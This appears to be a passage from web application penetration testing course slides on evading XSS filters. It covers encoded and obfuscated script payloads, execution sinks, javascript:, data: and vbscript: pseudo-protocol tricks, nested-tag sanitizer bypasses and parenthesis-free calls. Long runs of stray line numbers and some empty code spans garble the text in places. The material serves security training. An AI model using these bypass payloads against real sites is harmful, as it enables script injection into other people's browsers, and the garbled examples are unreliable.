772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```



4.2.2.1.1 Character Escaping > Unicode

Blocked!!

```
<script>alert(1)</script>
```

Here we see Unicode escaping **without** using native functions:

```
<script>\u0061alert(1)</script>
```

```
<script>\u0061\u006C\u0065\u0072\u0074(1)</script>
```

4.2.2.1.1 Character Escaping > Unicode

Blocked!!

```
<script>alert(1)</script>
```

We can also see here, Unicode escaping **using** native functions. Note, `eval` is just one of many:

```
<script>eval("\u0061lert(1)")</script>
```

```
<script>eval("\u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0029")</script>
```

4.2.2.1.2 Character Escaping > Decimal, Octal, Hexadecimal

`` **Blocked!!**

If the filtered vector is within a string, in addition to Unicode, there are multiple escapes we may adopt:

``

`` **Octal escape**

`` **Hexadecimal escape**

4.2.2.1.2 Character Escaping > Decimal, Octal, Hexadecimal

`` **Blocked!!**

Hexadecimal Numeric Character Reference

``

`` **Decimal NCR**

``

Superfluous escapes characters

4.2.2.1.2 Character Escaping > Decimal, Octal, Hexadecimal

`` **Blocked!!**

All character escaping can stay together!

``

4.2.2.2 Constructing Strings

Knowing how to construct strings is an important skill in bypassing filters.

For example, as usual, the `alert` keyword is blocked, but most likely `"ale"+"rt"` is not detected. Let's see some examples.

4.2.2.2 Constructing Strings

JavaScript has several functions useful to create strings.

`/ale/.source+/rt/.source`

`String.fromCharCode(97,108,101,114,116)`

`atob("Ywx1cnQ=")`

`17795081..toString(36)`

```
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

4.2.2.3 Execution Sinks

To execute code, we have used the `eval` function before, as well as the events associated to some tags. Technically, functions that parse string as JavaScript code are called **execution sinks**, and JavaScript offers several alternatives.

The reason why we must analyze these function is simple: if we are able to control one of them, we can execute JavaScript code!

4.2.2.3 Execution Sinks

The following are just a few sinks; for a complete list, refer to the [DOM XSS Wiki](#):

```
setTimeout("JSCode") //all browsers
```

```
setInterval("JSCode") //all browsers
```

```
setImmediate("JSCode") //IE 10+
```

```
Function("JSCode") //all browsers
```

4.2.2.3 Execution Sinks

An interesting variation of the **Function** sink is:

`[]`.constructor.constructor(**alert(1)**)

Object




Array



Function



XSS Vector



4.2.2.4 Pseudo-protocols

javascript: is an ***unofficial URI scheme***, commonly referred as a pseudo-protocol. It is useful to invoke JavaScript code within a link.

A common pattern recognized by most filters is **javascript** keyword followed by a colon character (:)

```
<a href="javascript:alert(1)"/>
```

Blocked!!

4.2.2.4 Pseudo-protocols

<object data="javascript:alert(1)">

Blocked!!

<object data="JaVaScRiPt:alert(1)">

<object data="javascript:alert(1)">

<object data="javas
script:alert(1)">

<object data="javascript:alert(1)">

<object data="javascript:alert(1)">

<object data="javascript:alert(1)">

<object
data="javascript:alert(1)">

```
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

4.2.2.4 Pseudo-protocols

In addition to `javascript:`, there are also `data:` ([RFC 2397](#)) and the Internet Explorer exclusive `vbscript:`.

Let's see how they work.

4.2.2.4.1 Pseudo-protocols > data:

The **data** URI scheme allows for the inclusion of **small** data items served with different media types. This is the structure form:

data:[<mediatype>][;base64],<data>

The media type that mainly interests us is **text/html**, and the **base64** indicator, which allows us to encode our data. Let's see some implementations.

4.2.2.4.1 Pseudo-protocols > data:

`<object data="javascript:alert(1)">`

Blocked!!

If javascript: is blocked:

`<object data="data:text/html,<script>alert(1)</script>">`

`<object data="data:text/html;base64,PHNjcm1wdD5hbGVydCgxKTWvc2NyaXB0Pg==">`

Base64 encoded

4.2.2.4.1 Pseudo-protocols > data:

`<embed code="data:text/html,<script>alert(1)</script>">`

← Blocked!!

If data: is blocked:

`<embed code="DaTa:text/html,<script>alert(1)</script>">`

`<embed code="data:text/html,<script>alert(1)</script>">`

`<embed code="data:text/html,<script>alert(1)</script>">`

`<embed code="data:text/html,<script>alert(1)</script>">`

etc..

4.2.2.4.2 Pseudo-protocols > vbscript:

The **vbscript** pseudo-protocol is not so common since it can only be used on Internet Explorer.

From the IE11 in Edge mode, **VBScript is no longer supported** for the Internet zone. Let's check out some scenarios.

4.2.2.4.2 Pseudo-protocols > vbscript:

To invoke VBScript, we may use **vbscript:**, as well as **vbs:**

`` ← Works till IE8

`` ← Works till IE8

`` ← Works till IE Edge

`` ← Works till IE Edge

4.2.2.4.2 Pseudo-protocols > vbscript:

Unlike JavaScript, till version 8 the code is case insensitive. This is very useful when the application transforms the input.

```
<img src=a onErRor="vBsCriPt:ALeRt(4)"/>
```


4.2.2.4.2 Pseudo-protocols > vbscript:

```
<img src=x onerror="vbscript:alert(1)"/>
```

Blocked!!

If the **vbscript:** is blocked, we could use the usual encoding techniques:

```
<img src=x onerror="vbscript&#x003A;alert(1)">
```

```
<img src=x onerror="vb&#x63;cript:alert(1)">
```

etc...

4.2.2.4.2 Pseudo-protocols > vbscript:

``

Blocked!!

But do not forget that IE is NUL bytes friend!!

``

↑
NULL

↑
NULL


↑
NULL

4.2.2.4.2 Pseudo-protocols > vbscript:

An old feature that Microsoft provided was the **Script Encoder tool**. This feature allows us to obfuscate VBScript and JScript code, and was originally designed to prevent users from inspecting client-side script code.

The command-line utility (**srcenc**) is only available in older versions of Windows. Online there are some tools for this purpose; for example, **Scripts Encryptor**.

4.2.2.4.2 Pseudo-protocols > vbscript:



``

``

`<script language="VBScript.Encode">#@~^CAAAAA=C^+.D`8#mgIAAA=~#~@</script>`

Works till IE8

You've been studying quite intently. We recommend taking a quick break and come back refreshed. ^_^

WAPT

Bypassing Sanitization



4.3 Bypassing Sanitization

Often, security mechanisms choose to sanitize potential XSS vectors instead of blocking the entire request. These are probably the most common filters we may encounter during our tests.

For example, the most common is to *HTML-encode* some key characters, such as `<` (`<`), `>` (`>`), etc. This is not always enough and depends in which point of the page the untrusted data is injected.

4.3.1 String Manipulations

In some situations, a filter may manipulate your vector by removing malicious keywords. For example, removing the `<script>` tags.

A common mistake with this behavior is that the rule removes only the first instance of the matched expression.

4.3.1.1 Removing HTML Tags

For example, `<script>alert(1)</script>` is correctly sanitized to `alert(1)`, but since the check is not performed recursively:

`<scr<script>ipt>alert(1)</script>`

This could be a bypass!

4.3.1.1 Removing HTML Tags

It may be possible that recursive checks are in sequence. They start with the `<script>` tag, then the next one and so on, without restarting again from the first to check if there are no more malicious strings.

The following vector could be a bypass:

```
<scr<iframe>ipt>alert(1)</script>
```

4.3.1.1 Removing HTML Tags

Of course, if we already know or are able to guess the sequence, then we could create more complex vectors and maybe use several character encodings, as we have seen in [Bypassing Blacklisting Filters](#) section.

It all depends on the filter that we are facing.

4.3.1.2 Escaping Quotes

It is both a matter of HTML Tags and often, the injection points are inside quoted strings. Commonly, filters place the backslash character (\) before quotes to escape that kind of character.

It is also required to escape the backslash to avoid bypasses. For example, let us suppose we can control the value **randomkey** in the following code, but the quotes are escaped:

```
<script>  
  var key = 'randomkey';  
</script>
```

4.3.1.2 Escaping Quotes

Instead of `randomkey`, if we inject `randomkey\' alert(1); //` then we have a bypass.

Escape the apostrophe

This is because the application will escape the apostrophe transforming our input in `randomkey\\\' alert(1); //`.

Escape the backslash

But this will escape only the backslash, allowing us to terminate the string and inject the `alert` code.

4.3.1.2 Escaping Quotes

One of useful Javascript methods is `String.fromCharCode()`.

It allows us to generate strings starting from a sequence of Unicode values.

`String.fromCharCode(120, 115, 9416)`

U+0078 (N° 120)
LATIN SMALL LETTER X

X

U+0073 (N° 115)
LATIN SMALL LETTER S

S

U+24C8 (N° 9416)
CIRCLED LATIN
CAPITAL LETTER S

S

4.3.1.2 Escaping Quotes

Also, don't forget:

Spaces allowed here

```
/your string/.source
```

43804..toString(36)

NO Spaces allowed with Base36

4.3.1.2 Escaping Quotes

We could also play with the `unescape` method to escape a string generated. For example, we could escape a string with `.source` technique.

```
unescape(/%78%u0073%73/ .source)
```

Even if this feature has been deprecated, many browsers still support it.

4.3.1.2 Escaping Quotes

In addition to this, there are `decodeURI` and `decodeURIComponent` methods. In this case, characters needs to be URL-encoded to avoid **URI malformed** errors.

```
decodeURI(/alert(%22xss%22)/.source)
```

```
decodeURIComponent(/alert(%22xss%22)/.source)
```

4.3.1.2 Escaping Quotes

These methods could be useful if you can inject into a script or event handler, but you cannot use quotation marks because they are properly escaped.

Of course, do not forget that each of them will return a string, so you need an execution sink to trigger the code (IE: **eval**).

```
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

4.3.1.3 Escaping Parentheses

Parentheses are fundamental to invoke a function and pass parameters. If a potential filter removes all parenthesis in our injected vector, how should we act? Gareth Heyes [found a way](#) to pass arguments to a function without parentheses.

The technique abuses the onerror handler that is part of the window object, assigning a function to call once an error has been generated using **throw** followed by the arguments to the function assigned to the error handler. Crazy huh? Let's look at an example.

4.3.1.3 Escaping Parentheses

```
<img src=x onerror="window.onerror=eval;throw'=alert\x281\x29'">
```

Generate the error



Function to invoke in case of error




Parameters for the error function

4.3.1.3 Escaping Parentheses

This is a simple version: `onerror=alert;throw 1;`

In some browsers it adds **Uncaught** to the arguments.

Comparing the two solutions, the first is better, but does not work in Firefox and Internet Explorer. With this simple version removes **Uncaught** from the arguments.



4.3.1.3 Escaping Parentheses

Since the *"arguments section"* is quoted, it is possible to do some encoding like the following:

```
<img src=x onerror="
window.onerror=eval;throw'\u00d&#x0061;&#x006C;ert&#x0028;1&#41;';
"/>
```

WAPT

Bypassing Browser Filters



4.4 Bypassing Browser Filters

In the first module of this course, we introduced the main **Client-side Filters** used nowadays. These filters try to protect users from XSS attacks but, as we have seen, they need to be generic enough to both be enabled always and avoid blocking legitimate features.

They do not cover all possible XSS attack scenarios and they focus on Reflected type of XSS. Let's see some examples of what they do or do not filter. We should also consider that some bypasses may have been fixed.

4.4.1 (Un)Filtered Scenarios – Injecting Inside HTML Tag

Injecting Inside HTML Tag

One of the most common Reflected XSS vectors is the following: (It this detected by all main filters).



`http://victim.site/inject?x= <svg/onload=alert(1)>`




```
<div>  
  Hello Injection  
</div>
```

4.4.1 (Un)Filtered Scenarios – Injecting Inside HTML Tag

Injecting Inside HTML Tag

Removing the final greater-than sign (`>`), we have a bypass for browsers with XSSAuditor.



4.4.2 (Un)Filtered Scenarios – Injecting Inside HTML Tag Attributes

Injecting Inside HTML Tag Attributes

Another scenario is when it is possible to inject within HTML attributes:



`http://victim.site/inject?x=giuseppe > <svg/onload=alert(1)>`



Change your username
`<input value="Injection">/>`

4.4.2 (Un)Filtered Scenarios – Injecting Inside HTML Tag Attributes

Injecting Inside HTML Tag Attributes

We can bypass WebKit with:



```
http://victim.site/inject?x=giuseppe"><a/href="data:text/html;base64,PHNjcmlwdD5hbG  
VydCgxKTs8L3NjcmlwdD4=">clickhere<!--
```




Change your username `<input value="Injection"/>`

4.4.3 (Un)Filtered Scenarios – Injecting Inside SCRIPT Tag

Injecting Inside SCRIPT Tag

